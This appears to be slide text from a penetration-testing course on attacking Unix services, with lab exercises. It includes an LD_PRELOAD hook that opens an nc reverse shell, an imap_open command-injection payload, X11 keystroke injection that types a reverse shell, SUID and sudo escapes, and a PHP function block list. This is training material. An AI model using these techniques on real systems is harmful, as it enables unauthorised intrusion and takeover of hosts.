


SSH Key Authentication

- Create a public/private key pair
- Upload public key to remote servers `/home/user/.ssh/authorized_keys`
 - **NOTE:** `authorized_keys` file should not be world writable
- Authenticate with your private key
 - **NOTE:** private key should only be readable by the user



SSH Key Authentication



NFS

- Network File System (NFS) allows folders to be shared across the network
- Share permissions are vital to the security of the NFS host
- Configuration file: `/etc/exports`
- To view a remote NFS share: `showmount -e <IP>`
- To mount a share:

```
mount -o nolock 192.168.x.209:/nfs_share_name /mnt/nfs
```



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NFS

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```
mount -o nolock 192.168.x.209:/nfs_share_name /mnt/nfs
```



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NFS Permissions

- Once the NFS share is mounted you can read/write files (if NFS permissions allow so)
 - Which user can read/write files will depend on the uid/gid of the folder/file
 - As you have root access on your system (Kali); you can create a user locally with a matching uid/gid and then read/write files on the remote share that is mapped locally on your Kali host!



Exercise 5.2



Demo 5.2

NFS & SSH #2

- On what port is NFS listening on the host 192.168.X.209?
- What is the share exported by the NFS Server?
- Identify a vulnerability related to the exported NFS directories which we may be able to 'abuse' and then login to the remote host using SSH

Restricted Shells



- Shell access can be further restricted by use of restricted shells
 - Pre-packaged restricted shells such as rbash
 - Homegrown or written from scratch in perl / python (lshell)
- Each has its own strengths and weaknesses
 - rbash: disallows / in commands, but at the same time if path contains the command it doesn't stop it from executing
 - lshell: performs command parsing and hence vulnerable to logic bugs

Restricted Shells: Sudo Escape Examples



- **VIM**

- `!sh` : will escape to shell

- **Nmap**

- (<4.2 version) Nmap --interactive can allow you to gain elevated privilege if Nmap is allowed to run as root
- Assuming nmap can be run as a privileged user; we could create a nse script that can then be invoked to achieve code execution under the context of this privileged account

- **Tcpdump**

- `echo "id" > /tmp/test3; chmod +x /tmp/test3; sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/test3 -Z root`

More Fun: <http://0x90909090.blogspot.com/2015/07/no-one-expect-command-execution.html>

SSH Breakout Example



- This described method is very handy and can be tested on firewall, SWITCH, router and other network device SSH interfaces.
- By default, a user has access on the device console, a successful breakout can lead to much elevated access.

```
root@[REDACTED]:~# ssh nsstest@[REDACTED]
nsstest@[REDACTED] password:
Login Time: Jun 22, 2020 13:52:54 (Mon) GMT
SWITCH> enable
^
% Invalid input detected at '^' marker.

SWITCH> exit
Connection to [REDACTED] closed.
root@[REDACTED]:~# ssh nsstest@[REDACTED] -t /bin/sh
nsstest@[REDACTED] password:
# id
uid=0(admin) gid=0(admin) groups=0(admin)
```

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Shell Games: Non-Interactive to Interactive



If you obtain a reverse shell via nc or similar methods you might end up getting a non-interactive shell

- You don't see the prompt.
- Commands like "clear" or "^L" or "ssh" fail with "must be run from terminal"

Some options to gain an interactive shell include:

- `python -c 'import pty; pty.spawn("/bin/bash")'`
- `perl -e 'exec "/bin/sh";'`
- `/bin/sh -i`

Exercise 5.3



Demo 5.3

Shell Breakout

- Break out of restricted SSH shell as foo2 user
- Execute ifconfig as foo2 and store the output

Bonus:

- Identify as many alternative breakout scenarios as you can (there are many!)

SUID Files



- Executes with uid of the owner of the file(s) and not with the permission of user executing it
- Creating a SUID & SGID file
 - `chmod 6755 file_name`
 - Interpreted code starting with `#!` even if SUID bit is set, will not be executed with inherited privilege (i.e. scripts will be ignored)
 - Bash by default drops privileges to calling user, use `-p` to retain permissions

```
foo@kali:/mnt/nfs/exec$ ls -alh
total 2.0M
drwxrwxrwx 2 foo2 foo2 4.0K Feb 23 2018 .
drwxr-xr-x 5 foo2 foo2 4.0K Feb 23 2018 ..
-rwxr-xr-x 1 foo2 foo2 1014K Feb 23 2018 bash
-rwsr-sr-x 1 foo  foo  1014K Feb 23 2018 foobash
```

euid to uid

```
foo2@ubuntu:~/exec$ id
uid=1001(foo2) gid=1001(foo2) groups=1001(foo2)
foo2@ubuntu:~/exec$ ./foobash -p
foobash-4.3$ id
uid=1001(foo2) gid=1001(foo2) euid=1000(foo) egid=1000(foo) groups=1000(foo),1001(foo2)
foobash-4.3$
```

- euid (effective user id)?
- euid = 0 = root = game over!
- While euid is good, we really want to have uid as the victim user

euid to uid: **Example**

- `sudo -l` lists the allowed commands for the invoking user on the current host
- The invoking user is derived based on uid, not euid
- Thus it's always worthwhile gaining the same uid as euid



euid to uid: Example

- An example of a simple C program to start bash with euid/egid privileges

```
setreuid(uid_t ruid, uid_t euid);
```

```
#include <sys/types.h>
#include <unistd.h>
int main(void){
    setreuid(geteuid(),-1);
    setregid(getegid(),-1);
    char *args[] =
{" /bin/bash",0};
    execve(args[0],args,0);
    return 0;
}
```

```
foobash-4.3$ cat uidswap.c
#include <sys/types.h>
#include <unistd.h>
int main(void){
    setreuid(geteuid(),-1);
    setregid(getegid(),-1);
    char *args[] = {" /bin/bash",0};
    execve(args[0],args,0);
    return 0;
}
foobash-4.3$ gcc uidswap.c -o uidswap
foobash-4.3$ id
uid=1001(foo2) gid=1001(foo2) euid=1000(foo) egid=1000(foo) groups=
foobash-4.3$ ./uidswap
foo@ubuntu:/home/foo2/exec$ id
uid=1000(foo) gid=1000(foo) groups=1000(foo),1001(foo2)
foo@ubuntu:/home/foo2/exec$
```

Interesting Read: http://yarchive.net/comp/setuid_mess.html
sudo bug https://sudo.ws/alerts/minus_1_uid.html

AppArmor

- AppArmor is a path-based Mandatory Access Control (MAC) system to restrict programs to a limited set of resources
- Enforces access control rules on programs rather than users
- 2 modes of Access Control Enforcement : Enforcement and Complain
- Profiles are stored in `/etc/apparmor.d/` and are loaded into kernel at boot-time
- Path-based restrictions can often be bypassed by simply moving the binary locations



Exercise 5.4



Demo 5.4

Privilege Escalation #1

- Elevate yourself to foo user
- Obtain SSH access as foo user (using the trick applied as part of 5.2)
- Obtain output of /etc/pwn1.txt as user foo using the SSH shell

More Breakout / Elevation options: GTFObins



- List of binaries to bypass local security protections
- <https://gtfobins.github.io/>
- Inspired by LOLBins project on Windows
- Binaries can be used to perform a wide range of actions
 - Interactive execute
 - Non-interactive reverse shell
 - Non-interactive bind shell
 - File write
 - File read
 - Sudo
 - Limited SUID

SSH Auditing

- Mozilla's Guide on OpenSSH Configuration
- Automated tool : https://github.com/mozilla/ssh_scan
 - `gem install ssh_scan`
 - `ssh_scan -t <IP>`
- <https://wiki.mozilla.org/Security/Guidelines/OpenSSH>



NFS Security



- Create separate partition for Shares
- Ensure root_squash is always kept on [default_config]
 - "root_squash" prevents remote root users from having root privileges and assigns them 'nobody' permissions (default)
- Shared partition should be mounted as "nosuid" & "noexec"
 - nosuid: files can't have suid bits
 - noexec: files can't have execute permissions

Example:

```
<UUID> /ABC auto nosuid,nodev,nofail,x-gvfs-show,noexec 0 0
```

rservices

- Legacy services:
 - rexec (512/tcp)
 - rlogin (513/tcp)
 - rsh (514/tcp)
- Security problems:
 - Lack of encryption
 - Brute force susceptibility
 - RSH connection spoofing (ADMspooof)



rservices



- rservices use standard PAM modules, however, access control is overridden by the following configuration files:
 - /etc/hosts.equiv
 - ~/.rhosts
- Config file format/description/example:
 - /etc/hosts.equiv containing “mypc bob” implies that user Bob is allowed to connect to this host from the host mypc
 - Similarly, “+ bob” means bob is allowed to connect to this host from any machine
 - /etc/hosts.equiv (system wide) supersedes the following...
 - /home/user/.rhosts (user specific)

Exercise 5.5



Demo 5.5

rservices

- Which file manages authentication for rservices such as rlogin/rsh etc?

Using access gained in the previous exercise:

- Examine the contents of the identified file and login to the host 192.168.X.209 using the 'rlogin' service
- Which users you can log on as using the rlogin service on the host 192.168.X.209?

Apache

- The most widely known open source web server
- Main security issues revolve around Apache modules, patching and configuration
- Allows modules to extend functionality i.e. supporting programming languages such as PHP, or features like per user html directories and more



Apache Modules: **userdir**



- Multi user system can have the module userdir enabled which allows every user to run a website via their own home folder
- mod_userdir requires the user to have a directory named as public_html, i.e. /home/<username>/**public_html**
- This can be accessed by: `http://IP/~<username>/<file name>`

Server Hardening

- There are multiple areas which should be investigated:
 - File system permissions (write access to webroot)
 - Process execution (running apache as root?)
 - Restricting supported modules / languages (userdir, PHP etc)



PHP Hardening



- With PHP5 we had Suhosin (<https://suhosin.org>)
- But for PHP7.X:
 - Suhosin development suspended in Pre-Alpha
 - Alternative: Snuffleupagus (<https://snuffleupagus.readthedocs.io/>)
 - Limiting options via php.ini (disable_functions, disable_classes)

```
www.owasp.org/index.php/PHP_Configuration_Cheat_Sheet#PHP_general_settings

PHP executable handling

enable_dl                = On
disable_functions        = system, exec, shell_exec, passthru, phpinfo, show_source, popen, proc_open
disable_functions        = fopen_with_path, dbmopen, dbase_open, putenv, move_uploaded_file
disable_functions        = chdir, mkdir, rmdir, chmod, rename
disable_functions        = filepro, filepro_rowcount, filepro_retrieve, posix_mkfifo
# see also: http://ir.php.net/features.safe-mode
disable_classes          =

These are dangerous PHP functions. You should disable all that you don't use.
```

PHP Hardening: **Bypasses**



- Various PHP functions that can be used for code execution:
 - exec
 - system
 - passthru
 - popen
 - shell_exec
 - proc_open
 - dl
 - pcntl_exec (only usable on command line)

Reference:

<http://www.openwall.com/lists/oss-security/2018/08/15/5>

PHP : imap_open exploit: CVE-2018-19518



- Need imap library
- Imap allows preauth via ssh/rsh which is exploited as commands are passed from the function input

```
1: <?php
2: $payload = "echo hello|tee /tmp/executed";
3: $encoded_payload = base64_encode($payload);
4: $server = "any -o
ProxyCommand=echo\t".$encoded_payload."|base64\t-d|bash";
5: @imap_open('{'.$server.':143/imap}INBOX', '', '');
```

Reference:

https://lab.wallarm.com/rce-in-php-or-how-to-bypass-disable_functions-in-php-installations-6ccdbf4f52bb

<https://t.me/learningnets>

PHP : Libgd Exploit : CVE-2019-6977



- OOB Heap Write Exploit (up to 1200 bytes over buffer)
- libgd library function gdImageColorMatch()
- Affected: PHP >5.6.40, >7.1.26, >7.2.14, and >7.3.1

Ref:

<https://github.com/cfreal/exploits/tree/master/CVE-2019-6977-imagecolormatch>

https://bugs.mageia.org/show_bug.cgi?id=24336

<https://bugs.php.net/bug.php?id=77270>

PHP Hardening: Feature Abuse: putenv

- `putenv` function allows php to set environment variables
- `LD_PRELOAD` environment variable allows:
 - Dynamic library loading to override function calls
 - Useful to override specific features and obtain better control over application
- Compiling shared objects:

```
gcc --shared -fPIC hook.c -o hook.so
```

Reference:

2008 bug report #46741 : <https://bugs.php.net/bug.php?id=46741>



Feature Abuse: mail



- PHP Mail function in unix spawns a new process and pass on arguments

```
$cat mail.php
<?php
mail("a","a","a","a");
$strace -f php mail.php 2>&1 | egrep "execve|id\(\)"
execve("/usr/bin/php", ["php", "mail.php"], 0x7ffeb57a27c0 /* 32 vars */) = 0
[pid 2687] execve("/bin/sh", ["sh", "-c", "/usr/sbin/sendmail -t -i "], 0x556a25497e70 /* 32 vars */ <unfinished ...>
[pid 2687] <... execve resumed> ) = 0
[pid 2687] getuid() = 1000
[pid 2687] getgid() = 1000
[pid 2687] getpid() = 2687
[pid 2687] geteuid() = 1000
[pid 2687] getppid() = 2686
[pid 2687] geteuid() = 1000
[pid 2687] getegid() = 1000
[pid 2688] execve("/usr/sbin/sendmail", ["/usr/sbin/sendmail", "-t", "-i"], 0x55721a3039c8 /* 32 vars */) = 0
[pid 2688] getpid() = 2688
[pid 2688] getpid() = 2688
[pid 2688] geteuid() = 1000
[pid 2688] getegid() = 1000
[pid 2688] getuid() = 1000
[pid 2688] getgid() = 1000
[pid 2688] geteuid() = 1000
```

Feature Abuse: sample code

Shared Library Code (hook.c)

```
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
```

```
int  geteuid() {
```

```
· if (getenv("LD_PRELOAD") == NULL) { return 0; }
· unsetenv("LD_PRELOAD");
```

```
· system("rm /tmp/1298;mkfifo /tmp/1298;cat
· /tmp/1298|/bin/bash -i 2>&1|nc <IP_ADDRESS>
· <PORT> >/tmp/1298");
```

**Loop
Avoidance**


**Reverse
Shell**

```
}
```

Feature Abuse: sample code

Invoking PHP Code

```
<?php
putenv("LD_PRELOAD=/home/foo/public_html/hook.so");
mail("a","a","a","a");
?>
```



```
[root@kali:~# nc -nlvp 7777
listening on [any] 7777 ...
connect to [192.168.10.206] from (UNKNOWN) [192.168.10.209] 46352
bash: cannot set terminal process group (1266): inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/home/foo/public_html$
```



Exercise 5.6



Demo 5.6

Apache

- Read the file /home/foo/secret.txt on the host 192.168.X.209
- Obtain a reverse shell via the webserver (id=www-data)

Bonus:

- List at least 2 alternative attack vectors for reading the aforementioned file

Hacking X11



- X11, when exposed, allows you to remotely connect and perform operations (capture/send keystrokes, grab screenshots)
- Two basic access control mechanisms:
 - `xhost` : enables/disables ACLs on the server, +/- are used to enable/disable access to the host. `xhost +` means wildcard access is allowed
 - `xauth` : cookie based access control mechanism

- Get Screenshot:

```
xwd -root -display 192.168.X.209:0 > output.xwd  
convert output.xwd output.png
```

Hacking X11: Sending Keystrokes

- Focus on specific server (setting environment variables):

```
export DISPLAY=192.168.X.209:0
```

- Type keystrokes:

```
xdotool type "nc 192.168.X.206 5555 -n -e /bin/bash"
```

- Send special characters:

```
xdotool key KP_Enter
```

<https://www.semicomplete.com/projects/xdotool/>

<https://gitlab.com/cunidev/gestures/-/wikis/xdotool-list-of-key-codes>

<https://t.me/learningnets>



Hacking X11: Kill Screensaver Remotely

- If you take a screenshot and it's a black image, a screensaver is most likely enabled

```
xwininfo -root -children -display 192.168.X.209:0  
{snip}  
0x3200001 "gnome-screensaver": ("gnome-screensaver"  
"Gnome-screensaver") 10x10+10+10 +10+10
```

```
xkill -display 192.168.X.209:0 -id 0x3200001
```



Exercise 5.7



Demo 5.7

X11

- On what port is the X11 service running?
- Identify and exploit a flaw in the X11 service by obtaining a screenshot of the desktop on remote host 192.168.X.209
- Obtain a reverse shell by exploiting this vulnerability

SSH Pivoting and Tunnelling




- Port forwarding:
 - **Dynamic** port forwarding
 - **Local** port forwarding
 - **Reverse** Port forwarding
- Port forwarding works even if your shell is marked as nologin or false
- `ssh -N` to connect, but not request the shell
- `ssh -g` allows remote hosts to connect to local forwarded ports

Dynamic Port Forwarding

```
ssh -D 8786 username@internal_box
```

(using password)



Local Port Forwarding*

```
ssh -L <local_port>:Target_Box_IP:<target_port>  
username@whitelisted_host
```

Example: `ssh -L 8000:192.168.3.210:80 root@192.168.X.206`



Forward Unix Domain Socket (OpenSSH > 6.7) AllowStreamLocalForwarding

```
ssh -nNT -L $(pwd)/docker.sock:/var/run/docker.sock user@host
```




Reverse Port Forwarding

```
ssh -R <remote_port>:localhost:<local_port>  
username@internal_box
```

Example: `ssh -R 18888:localhost:8085 username@internal_box`

- Run a socks proxy on localhost port 8085
- Run proxychains on '*Internal Box*'
`cat /etc/proxychains.conf`
`socks5 127.0.0.1 18888`
- Execute command
`proxychains curl https://google.com`



NoSQL Server

- Non relational in nature
- Used for unstructured data storage
- Storage format: Key-value, document, wide-column, graph
- Undergoing a boom in adoption
- Popular programs: Mongo, Cassandra, Couch, Redis and more
- Plagued with basic issues:
 - No Authentication required by default (default is limited to localhost)
 - Plain text communication channel between client and server
 - Plaintext data storage / lack of data encryption



Mongo DB

- By default listens on 127.0.0.1:27017
- Storage: Document
- No auth required by default
- Client tools: mongo on linux command line or RazorSQL or Robo3T GUI

<https://blog.shodan.io/its-the-data-stupid/>

<https://www.mongodb.com/blog/post/how-to-avoid-a-malicious-attack-that-ransoms-your-data#suggested-steps>



Mongo DB v RDBMS



RDBMS	MongoDB
Database	Database
Table	Collection
Tuple/Row	Document
column	Field
Table Join	Embedded Documents
Primary Key	Primary Key (Default key _id provided by mongodb itself)
Database Server and Client	
Mysqld/Oracle	mongod
mysql/sqlplus	mongo

<https://t.me/learningnets>

Common Commands

List of databases

- `show dbs`

List of collections

- `show collections`

Use specific database

- `use <dbName>`

Add data to database

- `db.<dbName>.insert({name:'ABC',role:'Admin',codes:[10,17,19]})`

Find and print data

- `db.<CollectionName>.find()`
- `db.<CollectionName>.find().pretty()`



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Exercise 5.8




Demo 5.8

NoSQL Database Hacking & SSH Tunneling

- Read the databases and identify the value of flag from mongoDB
- Access the mongoDB on 192.168.X.209 remotely from your Kali machine using tunneling techniques as discussed

Bonus:

- Access the mongoDB on 192.168.X.209 from your base (delegate machine) via a tunnel configured on your lab Kali machine using tunneling techniques as discussed



<https://t.me/learningnets>

Hacking *nix

Linux Privilege Escalation

Local Privilege Escalation



- Remember: There are multiple ways to get root!
 - Enumerate, collect and analyse information
- Weak file permissions; for example:
 - Accessible sensitive files /etc/shadow, /etc/passwd, .bash_history etc
 - Misconfigured services such as cron jobs, inetd, etc.
 - Writable files/directories
- Weak passwords (via /etc/shadow, sucrack to crack local user accounts)

<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

Local Privilege Escalation

- Kernel exploits
- Sudo misconfiguration
 - `sudo -l` lists the allowed commands
 - Look for potential misconfigurations
- Passwords in files
- Misconfigured services
- Weak permissions/configuration on SUID files, scripts etc.
- Poorly configured cron jobs
- LD_PRELOAD
 - Function overriding, as seen in Apache Exercise 5.5
- and many more...



Privilege Escalation via sudo tokens



- Sudo remembers privilege via sudo tokens
- Token resides in `/var/run/sudo/ts/[username]`
- Token files have a fixed defined structure

```
/* Time stamp entry types */
#define TS_GLOBAL          0x01    /* not restricted by tty or ppid */
#define TS_TTY             0x02    /* restricted by tty */
#define TS_PPID            0x03    /* restricted by ppid */
#define TS_LOCKEXCL        0x04    /* special lock record */

/* Time stamp flags */
#define TS_DISABLED        0x01    /* entry disabled */
#define TS_ANYUID          0x02    /* ignore uid, only valid in key */

struct timestamp_entry {
    unsigned short version;    /* version number */
    unsigned short size;      /* entry size */
    unsigned short type;      /* TS_GLOBAL, TS_TTY, TS_PPID */
    unsigned short flags;     /* TS_DISABLED, TS_ANYUID */
    uid_t auth_uid;           /* uid to authenticate as */
